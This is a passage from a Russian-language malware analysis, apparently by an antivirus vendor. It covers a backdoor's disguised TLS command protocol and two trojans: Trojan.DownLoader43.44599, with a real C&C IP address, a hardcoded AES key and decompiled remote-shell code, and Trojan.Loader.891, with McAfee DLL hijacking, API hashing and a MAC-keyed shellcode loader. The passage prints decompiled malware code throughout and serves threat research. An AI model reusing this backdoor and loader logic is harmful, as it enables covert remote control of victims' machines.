- Читает настройки прокси из настроек Mozilla Firefox — `%APPDATA%\Mozilla\Firefox\<profile>\prefs.js`
- Также проверяет наличие сохраненных login:password от прокси-сервера в Mozilla Firefox и Internet Explorer.

Протокол работы с управляющим сервером

Установка соединения с сервером имитирует создание соединения TLS1.0 между клиентом и сервером. В теле трояна содержатся два буфера:

1. Содержит пакет TLS1.0 Client Hello:

```
.1000D52C:  16 03 01 00-41 01 00 00-3D 03 01 51-71 0A 43 1C   ▬♥☺ A☺  =♥☺Qq◙C∟
.1000D53C:  15 23 05 59-C5 03 E9 52-7C D8 27 F7-C7 04 00 9F   §#♣Y┼♥щR|╪'ў╟♦ Я
.1000D54C:  6D 52 3C 4C-AD D3 F0 FA-D1 54 64 00-00 16 00 04   mR<Lн╙Ё·╤Td  ▬ ♦
.1000D55C:  00 05 00 0A-00 09 00 64-00 62 00 03-00 06 00 13    ♣ ◙ ○ d b ♥ ♠ ‼
.1000D56C:  00 12 00 63-01 00 00 00-16 03 01 01-06 10 00 01    ↕ c☺   ▬♥☺☺♠► ☺
```

2. Содержит пакеты TLS 1.0 Client Key Exchange с длиной ключа `0x100` байт, Change Cipher Spec, Client Handshake Finished:

При отправке Client Hello пакета троян шифрует методом XOR со случайными байтами все байты поля Client Random, начиная с 4-го, а в первые 4 записывает текущее время. Ответ сервера на это сообщение принимается, но при этом данные игнорируются.

При отправке второго пакета бэкдор также шифрует при помощи метода XOR случайными байтами поле публичного ключа пакета Client Key Exchange, а в данные пакета Client Handshake Finished записывает свой ключ длиной в 28 байтов, который будет использован для шифрования и дешифрования пакетов, отправляемых или принимаемых от сервера. Последние 4 байта пакета Client Handshake Finished бэкдор шифрует со случайными байтами и отправляет на управляющий сервер. В ответ на это сервер присылает свой ключ, который используется для инициализации общего с клиентом ключа.

После этого бэкдор входит в цикл обработки команд от управляющего сервера. Трафик между клиентом и сервером при этом шифруется по алгоритму `RC4`.

Список команд:

opcode	Command
0x01	Сбор информации о зараженном компьютере
0x02	Remote shell
0x03	Файловый менеджер (см. ниже команды, заканчивающиеся на 3)
0x100	Keep-alive

0x103	Открыть файл на запись
0x203	Выслать файл
0x303	Данные для записи в файл
0x400	Переподключиться к серверу
0x403	Получить информацию о диске или листинг директории
0x500	Завершить работу
0x503	Переместить файл
0x600	Удалить ini-файл с конфигурацией прокси-сервера
0x603	Удалить файл
0x703	Запустить процесс
0x700	Выполнить команду через ShellExecute
0x800	Обновить конфигурацию

Trojan.DownLoader43.44599

Добавлен в вирусную базу Dr.Web: 2021-10-15

Описание добавлено: 2021-10-20

Упаковщик: отсутствует

Дата компиляции: 2020-07-13

SHA1-хеш: 1a4b8232237651881750911853cf22d570eada9e

Описание

Троян написан на языке C++. Используется для несанкционированного управления зараженным компьютером.

Принцип действия

В начале работы троян расшифровывает IP-адреса и порты C&C-сервера при помощи операции XOR:

```
import idaapi


address = 0x416200


for i in xrange(0x7c):

    idaapi.patch_byte(address + i, idaapi.get_byte(address + i) ^ 0xEF)
```

Результат расшифровки:

```
.data:00416200 ; char aMarch01[16]
.data:00416200 aMarch01        db 'March01',0          ; DATA XREF: get_info+13A↑o
.data:00416200                                         ; main_cycle:loc_402C74↑w
.data:00416208                 db 8 dup(0)
.data:00416210 ; char ip_addr[32]
.data:00416210 ip_addr         db '159.65.157.100',0   ; DATA XREF: check_time+16↑o
.data:0041621F                 db 11h dup(0)
.data:00416230 ; u_short port
.data:00416230 port            dd 1BBh                 ; DATA XREF: check_time+10↑r
.data:00416234 ; char ip_addr_0[32]
.data:00416234 ip_addr_0       db '159.65.157.100',0   ; DATA XREF: check_time+50↑o
.data:00416234                                         ; check_time+A8↑o
.data:00416243                 db 11h dup(0)
.data:00416254 ; u_short port_0
.data:00416254 port_0          dd 1BBh                 ; DATA XREF: check_time+4A↑r
.data:00416254                                         ; check_time+9B↑r
.data:00416258 ; const char a74123698[]
.data:00416258 a74123698       db '74123698',0         ; DATA XREF: main_cycle+18B↑o
.data:00416258                                         ; main_cycle+19C↑o
.data:00416261                 db 7 dup(0)
.data:00416268 ; char cp[16]
.data:00416268 cp              db 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
.data:00416268                                         ; DATA XREF: check_time+23↑o
.data:00416268                                         ; check_time+55↑o ...
.data:00416278 ; u_short hostshort
.data:00416278 hostshort       dd 0                    ; DATA XREF: check_time+1D↑r
.data:00416278                                         ; check_time+44↑r ...
.data:0041627C                 align 10h
```

C&C-сервер — 159.65.157.100:443

Связь с ним происходит с помощью сокетов:

```
SOCKET __usercall mw_connect@<eax>(int a1@<edx>, int ip_addr@<ecx>, char *cp, int hostshort)
{
  SOCKET socket; // esi
  DWORD last_error; // eax
  int string_len; // eax
  SOCKET result; // eax
  struct sockaddr name; // [esp+10h] [ebp-8D8h]
  DWORD NumberOfBytesWritten; // [esp+20h] [ebp-8C8h]
  char optval[4]; // [esp+24h] [ebp-8C4h]
  CHAR Buffer[1024]; // [esp+28h] [ebp-8C0h]
  CHAR buf[1024]; // [esp+428h] [ebp-4C0h]
  CHAR String[64]; // [esp+828h] [ebp-C0h]
  _OWORD v16[7]; // [esp+868h] [ebp-80h]
  __int16 v17; // [esp+8D8h] [ebp-10h]

  buf[0] = 0;
  memset(&buf[1], 0, 0x3FFu);
  v16[0] = _mm_load_si128(aConnectSDHt);
  v16[1] = _mm_load_si128(aTp11Accept);
  v16[2] = _mm_load_si128(aContentTyp);
  v16[3] = _mm_load_si128(aETextHtmlPr);
  v16[4] = _mm_load_si128(aOxyConnection);
  v17 = 10;
  v16[5] = _mm_load_si128(aKeepAliveCont);
  v16[6] = _mm_load_si128(aEntLength0);
  wsprintfA(buf, v16, ip_addr, a1);
  socket = ::socket(2, 1, 6);
  name.sa_family = 2;
  *name.sa_data = htons(hostshort);
  *&name.sa_data[2] = inet_addr(cp);
  if ( connect(socket, &name, 16) )
  {
    last_error = GetLastError();
    wsprintfA(String, "cbp0:%d %s:%d\n", last_error, cp, hostshort);
    NumberOfBytesWritten = 0;
    string_len = lstrlenA(String);
    WriteFile(hFile_tmp, String, string_len, &NumberOfBytesWritten, 0);
    FlushFileBuffers(hFile_tmp);
    return -1;
  }
  if ( send(socket, buf, strlen(buf), 0) <= 0 )
    return -1;
  Sleep(0x64u);
  memset(buf, 0, sizeof(buf));
  if ( recv(socket, buf, 1024, 0) <= 0 )
    return -1;
  buf[1023] = 0;
  if ( strstr(buf, "200") )
  {
    *optval = 0;
    setsockopt(socket, 0xFFFF, 0x1006, optval, 4);
    result = socket;
  }
  else
  {
    wsprintfA(Buffer, "cbp1:\n%s\n", buf);
    write_file_0(Buffer);
    closesocket(socket);
    result = -1;
  }
  return result;
}
```

В зависимости от времени будет выбрано подключение к нужному C&C-серверу:

```
SOCKET try_connect()
{
  SOCKET result; // eax MAPDST
  struct tm *time; // eax MAPDST
  int count; // ecx
  __time64_t Time; // [esp+8h] [ebp-10h]

  result = connect_C2(ip_addr, *&port, cp, *&hostshort);
  if ( result == -1 )
  {
    if ( g_status == 1 )
    {
      result = connect_C2(ip_addr_0, *&port_0, cp, *&hostshort);
    }
    else
    {
      Time = _time64(0);
      time = _localtime64(&Time);
      count = g_count;
      if ( time->tm_hour == 12 && g_count < 3 )
      {
        ++g_count;
        result = connect_C2(ip_addr_0, *&port_0, cp, *&hostshort);
        count = g_count;
      }
      if ( time->tm_hour != 12 )
        count = 0;
      g_count = count;
    }
    if ( result == -1 )
    {
      g_status = 0;
      result = -1;
    }
    else
    {
      g_status = 1;
      g_count = 0;
    }
  }
  return result;
}
```

Троян создает файл `tmp.0` в папке `%tmp%`, который используется в качестве журнала логов.

```
1  char create_tmp_file()
2  {
3    HANDLE v0; // eax
4    CHAR Buffer; // [esp+0h] [ebp-110h]
5    char v3[259]; // [esp+1h] [ebp-10Fh]
6    CHAR String2[8]; // [esp+104h] [ebp-Ch]
7
8    if ( hFile_tmp == -1 )
9    {
10     Buffer = 0;
11     memset(v3, 0, sizeof(v3));
12     GetTempPathA(0x104u, &Buffer);
13     strcpy(String2, "\\tmp.0");
14     lstrcatA(&Buffer, String2);
15     v0 = CreateFileA(&Buffer, 0x40000000u, 0, 0, 4u, 0x80u, 0);
16     hFile_tmp = v0;
17     if ( v0 == -1 )
18       return 0;
19     GetFileSize(v0, 0);
20     SetFilePointer(hFile_tmp, 0, 0, 2u);
21   }
22   return 1;
23 }
```

Собирает информацию о системе:

```
int *get_info()
{
  UINT code_page_id; // edi
  UINT oem_code_page_id; // ebx
  HMODULE ntdll_addr; // eax
  FARPROC rtl_get_nt_version_numbers; // eax
  HMODULE v4; // eax
  HANDLE v5; // eax
  int computer_bitness; // esi
  struct hostent *hostent; // eax MAPDST
  int (__stdcall *lstrlenA_func)(LPCSTR); // ebx
  char *h_addr_list; // ecx
  int idx_addr; // esi
  char *address; // eax
  unsigned int v13; // eax
  signed int computer_info_len; // edi
  HANDLE v15; // eax
  int *v16; // esi
  struct in_addr in; // [esp+Ch] [ebp-3CCh]
  struct WSAData WSAData; // [esp+10h] [ebp-3C8h]
  int major_version; // [esp+1A0h] [ebp-238h]
  int minor_version; // [esp+1A4h] [ebp-234h]
  DWORD nSize; // [esp+1A8h] [ebp-230h]
  int build_number; // [esp+1ACh] [ebp-22Ch]
  char name[256]; // [esp+1B0h] [ebp-228h]
  CHAR computer_name[64]; // [esp+2B0h] [ebp-128h]
  CHAR user_name[64]; // [esp+2F0h] [ebp-E8h]
  char computer_info[128]; // [esp+330h] [ebp-A8h]
  char RtlGetNtVersionNumbers[24]; // [esp+3B0h] [ebp-28h]
  CHAR ntdll_lib[12]; // [esp+3C8h] [ebp-10h]

  code_page_id = GetACP();
  oem_code_page_id = GetOEMCP();
  major_version = 0;
  minor_version = 0;
  build_number = 0;
  strcpy(ntdll_lib, "ntdll.dll");
  ntdll_addr = LoadLibraryA(ntdll_lib);
  *RtlGetNtVersionNumbers = _mm_load_si128(aRtlgetntversio);
  strcpy(&RtlGetNtVersionNumbers[16], "umbers");
  rtl_get_nt_version_numbers = GetProcAddress(ntdll_addr, RtlGetNtVersionNumbers);
  if ( rtl_get_nt_version_numbers )
    (rtl_get_nt_version_numbers)(&major_version, &minor_version, &build_number);
  build_number = build_number;
  in = 0;
```

```
46  kernel32_addr = GetModuleHandleW(L"kernel32");
47  IsWow64Process = GetProcAddress(kernel32_addr, "IsWow64Process");
48  if ( IsWow64Process )
49  {
50    v5 = GetCurrentProcess();
51    IsWow64Process(v5, &in);
52  }
53  computer_bitness = 32;
54  nSize = 64;
55  if ( in )
56    computer_bitness = 64;
57  GetComputerNameA(computer_name, &nSize);
58  nSize = 64;
59  GetUserNameA(user_name, &nSize);
60  wsprintfA(
61    computer_info,
62    "%s;%s;%d.%d.%d;%d;%s;%d;%d;",
63    computer_name,
64    user_name,
65    major_version,
66    minor_version,
67    build_number,
68    computer_bitness,
69    aMarch01,
70    code_page_id,
71    oem_code_page_id);
72  WSAStartup(0x202u, &WSAData);
73  gethostname(name, 256);
74  hostent = gethostbyname(name);
75  lstrlenA_func = lstrlenA;
76  if ( hostent )
77  {
78    h_addr_list = *hostent->h_addr_list;
79    if ( h_addr_list )
80    {
81      idx_addr = 0;
82      do
83      {
84        memmove(&in, h_addr_list, hostent->h_length);
85        address = inet_ntoa(in);
86        lstrcatA(computer_info, address);
87        lstrcatA(computer_info, "#");
```

```
88          ++idx_addr;
89          h_addr_list = hostent->h_addr_list[idx_addr];
90        }
91        while ( h_addr_list );
92        lstrlenA_func = lstrlenA;
93      }
94      if ( computer_info[lstrlenA_func(computer_info) - 1] == '#' )
95      {
96        v13 = lstrlenA_func(computer_info) - 1;
97        if ( v13 >= 0x80 )
98        {
99          __report_rangecheckfailure();
100         JUMPOUT(0x402560);
101       }
102       computer_info[v13] = 0;
103     }
104   }
105   computer_info_len = lstrlenA_func(computer_info);
106   v15 = GetProcessHeap();
107   v16 = HeapAlloc(v15, 8u, computer_info_len + 24);
108   *v16 = 80;
109   v16[1] = computer_info_len;
110   if ( computer_info_len > 0 )
111   {
112     memmove(v16 + 2, computer_info, computer_info_len);
113     v16 = mw_dec(v16);
114   }
115   return v16;
116 }
```

Перед шифрованием и отправкой собранных данных **Trojan.DownLoader43.44599** кладет каждое значение в стек. Все эти данные имеют следующий вид:

```
struct computer_info {

    string computer_name;

    string user_name;

    uint32_t major_version;

    uint32_t minor_version;

    uint32_t build_number;

    uint32_t computer_bitness;

    string March01;

    uint32_t code_page_id;

    uint32_t oem_code_page_id;

};
```

Для шифрования собранной о системе информации используется алгоритм `AES128` в режиме CBC.

Ключ и вектор инициализации зашиты внутрь:

```
.data:004161D0 g_key_0          db 95h                  ; DATA XREF: set_key+5↑r
.data:004161D1 g_key_1          db 2Bh                  ; DATA XREF: set_key+E↑r
.data:004161D2 g_key_2          db 2Dh                  ; DATA XREF: set_key+18↑r
.data:004161D3 g_key_3          db 0BFh                 ; DATA XREF: set_key+22↑r
.data:004161D4 g_key_4          db 9                    ; DATA XREF: set_key+2C↑r
.data:004161D5 g_key_5          db 0C5h                 ; DATA XREF: set_key+36↑r
.data:004161D6 g_key_6          db 2Fh                  ; DATA XREF: set_key+40↑r
.data:004161D7 g_key_7          db 80h                  ; DATA XREF: set_key+4A↑r
.data:004161D8 g_key_8          db 0B4h                 ; DATA XREF: set_key+54↑r
.data:004161D9 g_key_9          db 0BCh                 ; DATA XREF: set_key+5E↑r
.data:004161DA g_key_10         db 47h                  ; DATA XREF: set_key+68↑r
.data:004161DB g_key_11         db 27h                  ; DATA XREF: set_key+72↑r
.data:004161DC g_key_12         db 29h                  ; DATA XREF: set_key+7C↑r
.data:004161DD g_key_13         db 0B3h                 ; DATA XREF: set_key+86↑r
.data:004161DE g_key_14         db 28h                  ; DATA XREF: set_key+90↑r
.data:004161DF g_key_15         db 9                    ; DATA XREF: set_key+9A↑r
.data:004161E0 g_iv             xmmword 0FB776A538732F9F895E8E3BB2A725F63h
```

Расшифровывать можно следующим образом:

```
from Crypto.Cipher import AES


key = '\x95\x2B\x2D\xBF\x09\xC5\x2F\x80\xB4\xBC\x47\x27\x29\xB3\x28\x09'

iv = '\x63\x5F\x72\x2A\xBB\xE3\xE8\x95\xF8\xF9\x32\x87\x53\x6A\x77\xFB'

enc = ...


decipher = AES.new(key, AES.MODE_CBC, iv)

open('dec', 'wb').write(decipher.decrypt(enc))
```

Цикл выполнения команд, полученных от C&C-сервера:

```
141     switch ( *command )
142     {
143       case 0x51:
144         create_process_cmd();
145         break;
146       case 0x52:
147         strcpy(v40, "exit\n");
148         write_command_cmd(v16, v40);
149         Sleep(0x3E8u);
150         CloseHandle(handle_1);
151         CloseHandle(handle_2);
152         CloseHandle(handle_3);
153         CloseHandle(handle_4);
154         *&handle_1 = 0i64;
155         break;
156       case 0x54:
157         write_command_cmd(v16, command + 8);
158         break;
159       case 0x60:
160         CreateThread(0, 0, mw_write_read_file, *(command + 2), 0, 0);
161         break;
162       default:
163         break;
164     }
```

Таблица команд, составленная по результатам этого цикла:

ID команды	Команда
0x51	Создание процесса `cmd.exe`
0x52	Выполнение команды exit в `cmd.exe`
0x54	Выполнение команд в `cmd.exe`
0x60	Создание потока, в котором происходит чтение, запись и шифрование файлов

Trojan.Loader.891

Добавлен в вирусную базу Dr.Web: 2021-10-15

Описание добавлено: 2021-xx-xx

Упаковщик: нет

Дата компиляции: 2021-09-03 12:04:44

SHA1-хеш: 595b5a7f25834df7a4af757a6f1c2838eea09f7b

Описание

Троян написан на языке C. Программа содержит несколько файлов, каждый из которых последовательно используется трояном. Основная задача трояна — расшифровка шелл-кода и его выполнение. Расшифрованный шелл-код содержит **BackDoor.Whitebird.30**, модуль для обхода UAC, а также конфигурацию бэкдора.

Принцип действия

В папке с трояном находятся следующие файлы:

- `mcupdui.exe` — исполняемый файл, в который с помощью DLL Hijacking загружается вредоносная библиотека, имеет действительную подпись `McAfee: 4F638B91E12390598F037E533C0AEA529AD1A371: CN=McAfee, Inc., OU=IIS, OU=Digital ID Class 3 - Microsoft Software Validation v2, O=McAfee, Inc., L=Santa Clara, S=California, C=US`;
- `McUiCfg.dll` — загрузчик;
- `mscuicfg.dat` — зашифрованный шелл-код;
- `mcupdui.ini` — конфигурация трояна.

Для перехода к основной вредоносной функциональности троян модифицирует память процесса:

```
1  char *sub_10001060()
2  {
3    int (__stdcall *GetModuleHandleA)(_DWORD); // eax
4    char *result; // eax
5    int v2; // [esp+28h] [ebp-Ch]
6    void (__stdcall *VirtualProtect)(int, int, int, _DWORD *); // [esp+2Ch] [ebp-8h]
7    int v4; // [esp+30h] [ebp-4h] BYREF
8
9    VirtualProtect = (void (__stdcall *)(int, int, int, _DWORD *))get_proc_addr(0xC38AE110);
10   VirtualProtect(0x10001000, 4096, 64, &v4);
11   GetModuleHandleA = (int (__stdcall *)(_DWORD))get_proc_addr(0xDAD5B06C);
12   v2 = GetModuleHandleA(0) + 0x5416;
13   VirtualProtect(v2, 16, 64, &v4);
14   *(_BYTE *)v2 = 0xE9;
15   result = (char *)malmain - v2 - 5;
16   *(_DWORD *)(v2 + 1) = result;
17   return result;
18 }
```

Модифицируется инструкция, следующая за загрузкой вредоносной библиотеки:

```
52          wcscat_s(Filename, 0x104u, L"McUiCfg.dll");
53          LibraryW = LoadLibraryW(Filename);
54          this[6] = (wchar_t *)LibraryW;        // <--- place for patch
55          if ( LibraryW )
56          {
```

Trojan.Loader.891 находит все необходимые для работы функции по хешам с помощью структуры PEB (Process Environment Block).

```
20  v10[0] = 0xFE61445D;
21  v10[1] = 0x876F8B31;
22  v10[2] = 0x13DD2ED7;
23  v10[3] = 0xE553A458;
24  v10[4] = 0x4FDAF6DA;
25  v10[5] = 0xBB5F9EAD;
26  v10[6] = 0x528796C6;
27  v10[7] = 0x60BCDE05;
28  v10[8] = 0x56A2B5F0;
29  v10[9] = 0x300F2F0B;
30  v10[10] = 0x5BAE572D;
31  v10[11] = 0x62C9E1BD;
32  LoadLibraryA = (void (__stdcall *)(char *))get_proc_addr(0x726774C);
33  strcpy(v13, "advapi32.dll");
34  LoadLibraryA(v13);
35  strcpy(v13, "iphlpapi.dll");
36  LoadLibraryA(v13);
37  for ( i = 0; i < 12; ++i )
38    imports[i] = get_proc_addr(v10[i]);
```

При этом имена библиотек и функций хешируются неодинаково: имена библиотек — как Unicode-строки, приведенные к верхнему регистру, а имена функций — как ASCII-строки без изменения регистра. Полученные два хеша складываются, после чего сравниваются с искомым.

```
ror = lambda val, r_bits, max_bits: \
    ((val & (2 ** max_bits - 1)) >> r_bits % max_bits) | \
    (val << (max_bits - (r_bits % max_bits)) & (2 ** max_bits - 1))

def hash_lib_whitebird(name: bytes) -> int:
    a = name.upper() + b'\x00'
    c = 0

    for i in range(0, len(a)):
        c = (a[i] + ror(c, 13, 32)) & 0xffffffff
        # library name is a unicode string
        c = (0 + ror(c, 13, 32))

    return c


def hash_func_whitebird(name: bytes) -> int:
    a = name + b'\x00'
    c = 0

    for i in range(0, len(a)):
        c = (a[i] + ror(c, 13, 32)) & 0xffffffff
```

```
return c
```

Основные функции трояна зашифрованы. При вызове функции он расшифровывает свой код, а при выходе — шифрует обратно.

```
.text:100012AB                call    $+5
.text:100012B0                pop     [ebp+var_3C]
.text:100012B3                mov     eax, [ebp+var_3C]
.text:100012B6                push    6C3E333Bh
.text:100012BB                push    75h ; 'u'
.text:100012C0                add     eax, 19h
.text:100012C3                push    eax
.text:100012C4                call    decrypt
```

Основная функция:

```
18  get_imports();
19  strcpy(filename, "mscuicfg.dat");
20  filename[13] = 0;
21  filename[14] = 0;
22  filename[15] = 0;
23  filename[16] = 0;
24  filename[17] = 0;
25  strcpy(var2, "S");
26  data = VirtualAlloc_0(0, 0x100000u, 0x1000u, 0x40u);
27  if ( data )
28  {
29    macs = 0;
30    macs_size = get_macs(&macs);
31    size_ = read_write_file(data, filename, 0, 0);
32    size = size_;
33    if ( size_ )
34    {
35      if ( decrypt_w_mac_addr(data, filename, &macs, macs_size, size_) )
36      {
37        strcpy(FileName, "C:\\Users\\Public\\Documents\\Failed");
38        FileA = CreateFileA(FileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
39        CloseHandle(FileA);
40        ExitProcess_0(0);
41      }
42      rc4_init(ctx, filename, strlen(filename));
43      v4 = size;
44      rc4_crypt(ctx, (unsigned int)data, size);
45      ((void (__cdecl *)(_BYTE *, unsigned int))data)(data, v4 - 6);
46    }
47  }
```


Trojan.Loader.891 получает MAC-адреса всех сетевых интерфейсов компьютера. Далее троян читает данные из файла `mscuicfg.dat`. Если последние 6 байт нулевые, то записывает в них первый MAC-адрес из списка и шифрует этот файл алгоритмом RC4. При этом ключ равен записанному в файл MAC-адресу, зашифрованные данные сохраняются в файл `mscuicfg.dat`.


После этого троян в любом случае снова читает файл, перебирает каждый из полученных MAC-адресов, пока не найдет нужный. Правильность расшифровки проверяется совпадением последних 6 расшифрованных байт с ключом шифрования. При удачной расшифровке троян обрезает их и расшифровывает файл еще раз по

алгоритму RC4, но в качестве ключа берет строку `mscuicfg.dat`. Полученные данные представляют собой шелл-код с конфигурацией и полезной нагрузкой.

Шелл-код

Шелл-код обфусцирован множеством команд JMP и вычислением каждого значения путем множества операций SUB, ADD и XOR:

